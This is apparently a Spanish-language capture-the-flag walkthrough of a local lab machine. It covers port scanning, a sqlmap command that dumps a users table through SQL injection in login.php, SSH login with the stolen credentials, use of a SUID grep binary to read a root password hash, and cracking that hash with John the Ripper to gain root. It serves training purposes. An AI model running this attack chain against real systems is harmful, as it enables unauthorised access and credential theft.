

Desplegamos la máquina.

[illegible]

Realizamos un ping para comprobar la conectividad y con el ttl de 64 sabemos que es una Linux.


```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.050 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.050/0.050/0.050/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT    STATE SERVICE VERSION
22/tcp  open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 08:ba:95:95:10:20:1e:54:19:c3:33:a8:75:dd:f8:4d (ECDSA)
|_  256 1e:22:63:40:c9:b9:c5:6f:c2:09:29:84:6f:e7:0b:76 (ED25519)
80/tcp  open  http      Apache httpd 2.4.61 ((Debian))
|_ http-server-header: Apache/2.4.61 (Debian)
|_ http-title: test page
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Vemos en la web un login que es vulnerable a SQLi.



```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax;
login.php:26 Stack trace: #0 /var/www/html/login.php(26): mysqli->query() #1 {ma
```

Con sqlmap tratamos de sacar los datos.

```
> sqlmap -u "http://172.17.0.2/login.php" --data="username=test&password=test" --batch --level 5 --risk 3 --dump
```



```
{1.9.6#stable}
https://sqlmap.org
```

Vemos que tenemos 3 usuarios con sus contraseñas correspondientes.

```
Database: users
Table: usuarios
[3 entries]
```

id	password	username
1	\$paco\$123	paco
2	P123pepe3456P	pepe
3	jjuuaann123	juan

```
> cat userpass.txt -p
paco - $paco$123
pepe - P123pepe3456P
juan - jjuuaann123
```

Usamos a pepe para conectarnos a la máquina mediante ssh.

```
> ssh pepe@172.17.0.2
pepe@172.17.0.2's password:
Linux 901ee07f3d1e 6.12.33+kali-amd64 #1 SMP PR
4

The programs included with the Debian GNU/Linux
the exact distribution terms for each program a
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRA
permitted by applicable law.
pepe@901ee07f3d1e:~$ id
uid=1000(pepe) gid=1000(pepe) groups=1000(pepe)
```

Buscamos binarios con permisos SUID. Encontramos el binario grep.

```
pepe@901ee07f3d1e:/home$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/grep
```

Comprobando lo que hay en el directorio de root vemos un archivo pass.hash.

```
pepe@901ee07f3d1e:/$ ls -la /root
total 24
drwx----- 1 root root 4096 Aug 27 2024 .
drwxr-xr-x 1 root root 4096 Jul 19 11:48 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
drwx----- 2 root root 4096 Aug 27 2024 .ssh
-rw-r--r-- 1 root root 33 Aug 27 2024 pass.hash
```

Con el binario grep podemos extraer la información y la pasamos a un archivo hash.txt en nuestra Kali.

```
pepe@901ee07f3d1e:/$ /usr/bin/grep ' ' /root/pass.hash
e43833c4c9d5ac444e16bb94715a75e4
DOWNLOADED: 4012 FOUND: 2
> echo 'e43833c4c9d5ac444e16bb94715a75e4' > hash.txt
```

Usamos john the ripper para extraer el texto claro de dicho hash que es md5

```
Session completed  
> john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=4  
Press 'q' or Ctrl-C to abort, almost any other key for status  
spongebob34 (?)
```

Y listo ya tenemos la contraseña de root y tenemos acceso como root.

```
pepe@901ee07f3d1e:/$ su root  
Password:  
root@901ee07f3d1e:/# id  
uid=0(root) gid=0(root) groups=0(root)
```